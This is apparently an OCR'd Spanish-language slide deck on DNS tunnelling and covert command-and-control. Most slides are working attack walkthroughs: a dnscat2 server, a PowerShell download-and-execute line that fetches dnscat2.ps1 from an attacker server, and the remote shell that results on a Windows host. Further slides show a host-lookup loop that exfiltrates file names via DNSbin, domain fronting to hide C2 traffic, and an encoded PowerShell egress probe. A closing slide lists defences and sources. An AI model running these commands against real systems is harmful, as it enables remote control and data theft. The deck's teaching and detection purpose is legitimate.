
dnscat2



```
┌──(root㉿ kali)-[/opt/dnscat2/server]
└─# ruby dnscat2.rb --dns domain=evildns.com

New window created: 0
New window created: crypto-debug
dnscat2> Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = evildns.com]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=d31c19b8c78fd46a1e3f3b391acfe076 evildns.com

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=d31c19b8c78fd46a1e3f3b391acfe076

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```




```
┌──(root㉿ kali)-[/opt/dnscat2/dnscat2-powershell]
└─# ls
dnscat2.ps1  README.md

┌──(root㉿ kali)-[/opt/dnscat2/dnscat2-powershell]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
PS C:\Users\administrator> IEX (New-Object System.Net.Webclient).DownloadString('http://192.168.0.14:8000/dnscat2.ps1'
PS C:\Users\administrator>
PS C:\Users\administrator> Start-Dnscat2 -Domain evildns.com -DNSServer 192.168.0.14
```


dnscat2




```
./dnscat --dns server=x.x.x.x,port=53 --secret=

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

New window created: 1
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Ennui Wisely Story Early Hobble Roving

nscat2> window -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Ennui Wisely Story Early Hobble Roving
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (w10o-acme) 1> █
```



```
* windows
command (w10o-acme) 1> shell
Sent request to execute a shell
command (w10o-acme) 1> New window created: 2

command (w10o-acme) 1> window Shell session created!
i
command (w10o-acme) 1> windows -i 2
Error: unknown argument '-i'
Lists the current active windows under the current window
  -a, --all      Show closed windows

command (w10o-acme) 1> window -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Canary Plays Hooked Plight Swum Half
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Versi▒n 10.0.19042.631]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

:\Users\administrator>
shell 2> █
```



:	Source	Destination	Protoc	Length	Info
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT 68F9010AF470FE3D52994C0004F414877C.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 CNAME BE12010AF4CB259A2C44C40005A3A72ADC.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	176	Standard query response 0x0003 CNAME BE12010AF4CB259A2C44C40005A3A72ADC.evildns.com.acme.…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 TXT 874A010AF4DE8B3678EFEA0006DFCF4E74.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT 874A010AF4DE8B3678EFEA0006DFCF4E74.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 MX 9548010AF4B10F78C29E7F0007E0350468.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	178	Standard query response 0x0003 MX 9548010AF4B10F78C29E7F0007E0350468.evildns.com.acme.hac…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 TXT 2469010AF46600533BD7A20008DFA43BE3.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT 2469010AF46600533BD7A20008DFA43BE3.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 TXT D7D9010AF4EBF070B30ABF000941107242.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT D7D9010AF4EBF070B30ABF000941107242.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 MX 6157010AF4A3851BA5F3C4000aBF7E4656.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	178	Standard query response 0x0003 MX 6157010AF4A3851BA5F3C4000aBF7E4656.evildns.com.acme.hac…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 TXT 798E010AF4A315A5904BDF000bB838CC2B.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT 798E010AF4A315A5904BDF000bB838CC2B.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 CNAME FE68010AF44F5859058F5E000c28D66157.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	176	Standard query response 0x0003 CNAME FE68010AF44F5859058F5E000c28D66157.evildns.com.acme.…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 CNAME 041E010AF444D8EFD88C41000d4B0FD8D3.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	176	Standard query response 0x0003 CNAME 041E010AF444D8EFD88C41000d4B0FD8D3.evildns.com.acme.…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 TXT 9ED7010AF4D8B55915540F000e85B1A674.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT 9ED7010AF4D8B55915540F000e85B1A674.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 MX 8F07010AF44AC3323752E3000f006E8A9F.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	178	Standard query response 0x0003 MX 8F07010AF44AC3323752E3000f006E8A9F.evildns.com.acme.hac…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 TXT E90C010AF4003102EC88510010BBE489A0.evildns.com.acme.hack
…	192.168.0.14	10.0.2.15	DNS	163	Standard query response 0x0003 TXT E90C010AF4003102EC88510010BBE489A0.evildns.com.acme.ha…
…	10.0.2.15	192.168.0.14	DNS	116	Standard query 0x0003 MX 850C010AF45E660DFC026E0011B844B58A.evildns.com.acme.hack



demo 1


demo 2

demo 3

Otros metodos

DNSbin

- https://github.com/ettic-team/dnsbin.git



dnsbin.zhack.ca/#master=1b273fb1c47695bcf69e

DNSBin


Subdomain to use : *.f36e4c00f544b22358cd.d.zhack.ca

Example :
mydatahere.f36e4c00f544b22358cd.d.zhack.ca

```
for i in $(ls);do host $i.c59161c7249e631d8ede.d.zhack.ca; done

 common.c59161c7249e631d8ede.d.zhack.ca has address 127.0.0.1
w3af_api_docker.c59161c7249e631d8ede.d.zhack.ca has address 127.0.0.1
w3af_console_docker.c59161c7249e631d8ede.d.zhack.ca has address 127.0.0.1
w3af_gui_docker.c59161c7249e631d8ede.d.zhack.ca has address 127.0.0.1
```

DNSbin

- Que se obtiene:



DNSBin

Subdomain to use : *.f36e4c00f544b22358cd.d.zhack.ca


Example :
mydatahere.f36e4c00f544b22358cd.d.zhack.ca

Received data

```
common
common
common
w3af_api_docker
w3af_api_docker
w3af_api_docker
w3af_console_docker
w3af_console_docker
w3af_console_docker
w3af_gui_docker
w3af_gui_docker
w3af_gui_docker
```


Complementos

- Domain fronting



```
POST / HTTP/1.1
Host: signal.com
X-Session-ID: 123456...

data...
```

Modified request (true target at Host field in header, all inside TLS)


Client's phone
Signal App
CENSOR
TLS
SNI: google.com
HTTP
fronted request
INTERMEDIATE WEB SERVICE (Google)
Frontend server
(gateway to many domains including signal.example and xss-game.example)
HTTP
forwarded request
Signal Server at Google (signal.appspot.com)
reflector script
Signal server
Signal.com

```
POST / HTTP/1.1
Host: signal.appspot.com
X-Session-ID: 123456...

data...
```


The CDN forwards to real target (Signal, C2, so on)

Security
Breakers


Como indentificar canales de salida

EgressCheck.py

- https://github.com/stufus/egresscheck-framework




```
┌──(root㉿ kali)-[/opt/egresscheck-framework]
└─# python2.7 ecf.py

       .mMMMMMm.             MMm    M   WW   W   WW   RRRRR
      mMMMMMMMMMMM.           MM   MM    W   W   W    R   R
     /MMMM-    -MM.           MM   MM    W   W   W    R   R
    /MMM.    _  \/  ^         M M M M     W W W W     RRRR
    |M.    aRRr    /W|        M M M M     W W W W     R  R
    \/  .. ^^^   wWWW|        M  M  M      W   W      R   R
       /WW\.  .wWWWW/         M  M  M      W   W      R    R
       |WWWWWWWWWWW/
         .WWWWWW.        EgressChecker Mini-Framework v0.1-pre2
                     stuart.morgan@mwrinfosecurity.com | @ukstufus


egresschecker> help

Documented commands (type help <topic>):
========================================
EOF  exit  generate  get  help  quit  set


egresschecker> 
```




```
egresschecker> set PORTS 8500-9500
PORTS => 8500-9500 (1001 ports)


egresschecker> set TARGETIP 172.16.91.16
TARGETIP => 172.16.91.16


egresschecker> set SOURCEIP 172.16.91.100
SOURCEIP => 172.16.91.100


egresschecker> set PROTOCOL tcp
PROTOCOL => TCP
egresschecker> generate powershell-cmd
```


EgressCheck.py



```
PORTS => 8500-9500 (1001 ports)

egresschecker> generate powershell-cmd

Warning: The powershell code does not support multiple threads; it will generate packets asynchronously but on a single thread only.

Run the command below on the client machine:
powershell.exe -e JABpAHAAIAA9ACAAIgAxADcAMgAuADEANgAuADkAMQAuADEANgAiAAoAJABwAHIAIAA9ACAAIgA4ADUAMAAwAC0AOQA1ADAAMAAiACAALQBzAHAAbABpAHQA
IAAnACwAJwAKAGYAbwByAGUAYQBjAGgAIAAoACQAcAAgAGkAbgAgACQAcAByACkAIAB7AAoAIABpAGYAIAAoACQAcAAgAC0AbQBhAHQAYwBoACAAJwBeAFsAMAAtADkAXQArAC0AWw
AwAC0AOQBdACsAJAAnACkAIAB7AAoAIAAgACQAcAByAGEAbgBnAGUAIAA9ACAAJABwACAALQBzAHAAbABpAHQAIAAnAC0AJwAKACAAIAAkAGgAaQBnAGgAIAA9ACAAJABwAHIAYQBu
AGcAZQBbADEAXQAKACAAIAAkAGwAbwB3ACAAPQAgACQAcAByAGEAbgBnAGUAWwAwAF0ACgAgAH0AIABlAGwAcwBlAGkAZgAgACgAJABwACAALQBtAGEAdABjAGgAIAAnAF4AWwAwAC
0AOQBdACsAJAAnACkAIAB7AAoAIAAgACQAaABpAGcAaAAgAD0AIAAkAHAACgAgACAAJABsAG8AdwAgAD0AIAAkAHAACgAgAH0AIABlAGwAcwBlACAAewAKACAAIAByAGUAdAB1AHIA
bgAKACAAfQAKACAAZgBvAHIAIAAoACQAYwAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEkAbgB0ADMAMgAoACQAbABvAHcAKQA7ACQAYwAgAC0AbABlACAAWwBjAG8Abg
B2AGUAcgB0AF0AOgA6AFQAbwBJAG4AdAAzADIAKAAkAGgAaQBnAGgAKQA7ACQAYwArACsAKQAgAHsACgAgACAAdAByAHkAIAB7AAoAIAAgACAAJAB0ACAAPQAgAE4AZQB3AC0ATwBi
AGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0AAoAIAAgACAAJAB0AC4AQgBlAGcAaQBuAEMAbwBuAG4AZQBjAH
QAKAAkAGkAcAAsACAAJABjACwAIAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApACAAfAAgAE8AdQB0AC0ATgB1AGwAbAAKACAAIAAgACQAdAAuAEMAbABvAHMAZQAoACkACgAgACAA
fQAKACAAIABjAGEAdABjAGgAIAB7ACAAfQAKACAAIABTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAG0AIAAoADAALgAxACoAMQAwADAAMAApAAoAIAB9AAoAfQA=

Also written to: /tmp/egress_2019jan16_125152_VNcIt8.bat

egresschecker>
```



```
No.   Time           Source         Destination    Protocol  Length Info
   47 100.541092058  172.16.91.16   172.16.91.100  ICMP       112 Destination unreachable (Port unreachable)
   48 100.571916726  172.16.91.100  172.16.91.16   TCP         66 58029 → 9000 [SYN] Seq=0 Win=8192 Len=0 MSS=1337 WS=
   49 100.571948913  172.16.91.16   172.16.91.100  TCP         54 9000 → 58029 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   50 102.553975403  172.16.91.100  172.16.91.16   DNS         84 Standard query 0x5886 A win10.ipv6.microsoft.com
   51 102.553992531  172.16.91.16   172.16.91.100  ICMP       112 Destination unreachable (Port unreachable)
```



Administrator: C:\Windows\System32\cmd.exe

```
C:\Windows\system32>powershell.exe -e JABpAHAAIAA9ACAAIgAxADcAMgAuADEANgAuADkAMQAuADEANgAiAAoAJABwAHIAIAA9ACAAIgA4ADUAMA
AwAC0AOQA1ADAAMAAiACAALQBzAHAAbABpAHQAIAAnACwAJwAKAGYAbwByAGUAYQBjAGgAIAAoACQAcAAgAGkAbgAgACQAcAByACkAIAB7AAoAIABpAGYAIA
AoACQAcAAgAC0AbQBhAHQAYwBoACAAJwBeAFsAMAAtADkAXQArAC0AWwAwAC0AOQBdACsAJAAnACkAIAB7AAoAIAAgACQAcAByAGEAbgBnAGUAIAA9ACAAJA
BwACAALQBzAHAAbABpAHQAIAAnAC0AJwAKACAAIAAkAGgAaQBnAGgAIAA9ACAAJABwAHIAYQBuAGcAZQBbADEAXQAKACAAIAAkAGwAbwB3ACAAPQAgACQAcA
ByAGEAbgBnAGUAWwAwAF0ACgAgAH0AIABlAGwAcwBlAGkAZgAgACgAJABwACAALQBtAGEAdABjAGgAIAAnAF4AWwAwAC0AOQBdACsAJAAnACkAIAB7AAoAIA
AgACQAaABpAGcAaAAgAD0AIAAkAHAACgAgACAAJABsAG8AdwAgAD0AIAAkAHAACgAgAH0AIABlAGwAcwBlACAAewAKACAAIAByAGUAdAB1AHIAbgAKACAAfQ
AKACAAZgBvAHIAIAAoACQAYwAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEkAbgB0ADMAMgAoACQAbABvAHcAKQA7ACQAYwAgAC0AbABlACAAWw
BjAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBJAG4AdAAzADIAKAAkAGgAaQBnAGgAKQA7ACQAYwArACsAKQAgAHsACgAgACAAdAByAHkAIAB7AAoAIAAgACAAJA
B0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0AAoAIA
AgACAAJAB0AC4AQgBlAGcAaQBuAEMAbwBuAG4AZQBjAHQAKAAkAGkAcAAsACAAJABjACwAIAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApACAAfAAgAE8AdQ
B0AC0ATgB1AGwAbAAKACAAIAAgACQAdAAuAEMAbABvAHMAZQAoACkACgAgACAAfQAKACAAIABjAGEAdABjAGgAIAB7ACAAfQAKACAAIABTAHQAYQByAHQALQ
BTAGwAZQBlAHAAIAAtAG0AIAAoADAALgAxACoAMQAwADAAMAApAAoAIAB9AAoAfQA=
```

Open-Sec LLC © 2022

Defensa y detección

- Bloquear puntos finales por URI/IP
- Bloquear salidas de trafico en el firewall por puerto
- Detectar anomalías en tamaños de cagar de datos y frecuencia
- Bloquear accesos fisicos, como puertos USB etc
- Multicapas en seguridad, defensas en red, contraseñas robustas, detectores de intrusiones, MFA etc

Fuentes

- https://blog.toadsec.io/2022/02/08/C2.html
- https://attack.mitre.org/techniques/T1071/004/
- https://www.cynet.com/attack-techniques-hands-on/how-hackers-use-dns-tunneling-to-own-your-network
- https://github.com/iagox86/dnscat2
- https://labs.withsecure.com/publications/egress-checking
- https://github.com/bdamele/icmpsh
- https://github.com/Arno0x/DNSExfiltrator.git

Gracias